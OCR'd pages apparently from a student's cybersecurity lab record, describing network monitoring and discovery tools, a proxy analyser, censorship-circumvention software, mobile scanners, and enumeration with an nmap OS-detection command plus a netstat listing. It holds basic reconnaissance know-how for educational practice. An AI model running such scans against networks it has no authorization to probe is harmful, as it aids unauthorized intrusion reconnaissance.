
The Dude network monitor is a new application by MikroTik which can dramatically improve the way you manage your network environment. It will automatically scan all devices within specified subnets, draw and layout a map of your networks, monitor services of your devices and alert you in case some service has problems.

Main Features:

- Auto network discovery and layout
- Discovers any type or brand of device
- Device, Link monitoring, and notifications
- Includes SVG icons for devices, and supports custom icons and backgrounds
- Easy installation and usage
- Allows you to draw your own maps and add custom devices
- Supports SNMP, ICMP, DNS and TCP monitoring for devices that support it
- Individual Link usage monitoring and graphs
- Direct access to remote control tools for device management
- Supports remote Dude server and local client




10.5.104.0/24 - Network Map
General
Polling
Outages
Appearance
Background
Export
Ok
Cancel
Apply
Notes
Name:
10.5.104.0/24
Default Zoom:
100%
Status:
partially down
Devices:
Partially Down - 1
Up - 16
Report Scan Status
csv
Network
Progress
Next S...
192.168.88.0/24
24
00:59:32
Auto Scan:



10.5.104.0/24 - Network Map
General
Polling
Outages
Appearance
Background
Export
Ok
Cancel
Apply
Notes
Remove Resolved
Status: all
Device: all
Service: all
Status
Time
Duration
Device
Service
active Dec/16 12:49:17 2d 04:39:25 gateway.lan dns
active Dec/16 12:49:17 2d 04:39:25 gateway.lan radius
active Dec/16 12:49:16 2d 04:39:26 gateway.lan router
active Dec/16 12:49:16 2d 04:39:26 gateway.lan mikrotik
active Dec/16 12:49:16 2d 04:39:26 gateway.lan switch
active Dec/16 12:49:07 2d 04:39:35 gateway.lan disk
active Dec/16 12:49:07 2d 04:39:35 gateway.lan cpu
resolved Dec/16 15:06:42 00:00:16 crs212.lan ssh
resolved Dec/16 15:06:42 00:00:16 crs212.lan http
resolved Dec/16 15:06:42 00:00:17 crs212.lan ftp
resolved Dec/16 15:06:41 00:00:17 crs212.lan ping
resolved Dec/16 15:03:57 00:00:32 crs212.lan ftp
resolved Dec/16 15:03:57 00:00:32 crs212.lan http
resolved Dec/16 15:03:57 00:00:31 crs212.lan ssh
resolved Dec/16 15:03:56 00:00:32 crs212.lan ping
resolved Dec/02 11:22:46 00:03:00 crs226.lan http
resolved Dec/02 11:22:46 00:03:00 crs226.lan ssh
resolved Dec/02 11:22:46 00:03:27 crs226.lan ping
resolved Dec/02 11:22:46 00:03:00 crs226.lan ftp
resolved Dec/02 11:22:34 00:03:27 nine.lan http
resolved Dec/02 11:22:34 00:03:27 nine.lan ping
resolved Dec/02 11:22:34 00:03:20 ppc.lan dns
resolved Dec/02 11:22:34 00:03:27 nine.lan telnet
resolved Dec/02 11:22:34 00:03:27 nine.lan ssh

Practical No. 2

a. Use Proxy Workbench to see the data passing through it and save the data to file.

Proxy Workbench is a unique proxy server ideal for developers, trainers and security experts that displays its data in real-time. You can actually see the data flowing between your e-mail client and the e-mail server, web browser and web server or even analyse FTP in both Passive and Active modes. In addition, the 'pass through' protocol handler enables analysis of protocols where the server does not readily change.


The best feature is the animated connection diagram that graphically represents the history of each socket connection and allows you to drill into the finest of detail. This animation can even be exported to HTML and saved to the web!



b. Perform Network Discovery using the following tools:


i. Solar Wind Network Topology Mapper

SolarWinds Network Topology Mapper (NTM) **shows nodes on your network, indicates and updates status both for the nodes and the network connections between them in interrelated, scalable maps with customizable icons**.



ii. OpManager


OpManager is an advanced network monitoring tool which offers fault management, supporting over WAN links, Router, Switch, VoIP & servers. It can also perform performance management.



iii. Network View


NetworkView is a network visualization tool that aims to provide a simple interface for the complex function involved in the discovery and monitoring of multi-vendor IP networks. With NetworkView you can get a quick overview of your network, whether it is a small office or a corporate network. Version 3 adds functionalities oriented to network management tasks.

NetworkView uses multiple methods such as ICMP, MDNS, SSDP, DNS, NetBIOS, SNMP MIB-2, Bridge MIB, LLDP, CPD and propietary MIB's to discover devices and generates a graphical representation of your network. NetworkView generates views of both logical and physical network structure. Virtual structure representation is also displayed for wireless systems (Cisco, Aruba/Alcatel-Lucent and Fortinet).



iv. LANState Pro


LANState is **a simple network topology mapping, host monitoring, and management program**. Monitor the service availability. Manage servers, computers, switches, and other devices easier using the graphic map. Access devices' properties, RDP, web UI faster.



c. Use the following censorship circumvention tools:

i. Alkasir

Alkasir was created to bypass restrictions imposed by ISPs, "*to allow users to access information about their countries and regions that are concealed by the states* mainly because of political reasons.




ii. Tails OS

Tails OS is used by journalists, activists, and others **to keep their digital activity safe and anonymous**. Learn about the operating system and how to source it safely. Tails, which stands for The Amnesic Incognito Live System, is an open-source, security and privacy-focused operating system.

d. Use Scanning Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool

There are several basic and advanced network tools available for the Mobile device on application stores. The following are some effective tools for network Scanning.




Practical No. 3

a. Perform Enumeration using the following tools:

i. Nmap

NMAP, as we know, is a powerful networking tool which supports many features and commands. Operating System detection capability allows to send TCP and UDP packet and observe the response from the targeted host. A detailed assessment of this response bring some clues regarding nature of an operating system disclosing the type an OS. To perform OS detection with nmap perform the following: nmap -O<ip address>




ii. NetBIOS Enumeration Tool

NetBIOS stands for Network Basic Input Output System. It **Allows computer communication over a LAN and allows them to share files and printers**. NetBIOS names are used to identify network devices over TCP/IP (Windows).

```
┌──(ritik㉿ritik)-[~]
└─$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 ritik:45204             del12s05-in-f4.1e:https ESTABLISHED
tcp        0      0 ritik:49222             server-13-224-20-:https ESTABLISHED
tcp        0      0 ritik:34744             ec2-35-167-149-24:https ESTABLISHED
tcp        0      0 ritik:58126             ec2-35-161-6-128.:https ESTABLISHED
tcp        0      0 ritik:55236             104.18.32.68:http       TIME_WAIT
tcp        0      0 ritik:60936             98.203.120.34.bc.:https ESTABLISHED
tcp        0      0 ritik:43858             104.22.24.131:https     ESTABLISHED
tcp        0      0 ritik:37840             20.120.65.166:https     ESTABLISHED
tcp        0      0 ritik:46330             104.16.122.175:https    ESTABLISHED
udp        0      0 ritik:bootpc            WS-GFGDC01.ad.ge:bootps ESTABLISHED
raw6       0      0 [::]:ipv6-icmp          [::]:*                  7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     197448   /run/user/1000/speech-dispatcher/speechd.sock
unix  2      [ ACC ]     STREAM     LISTENING     17408    /tmp/.X11-unix/X1
unix  2      [ ACC ]     STREAM     LISTENING     19999    @/tmp/.ICE-unix/1182
unix  3      [ ]         DGRAM      CONNECTED     14870    /run/systemd/notify
```

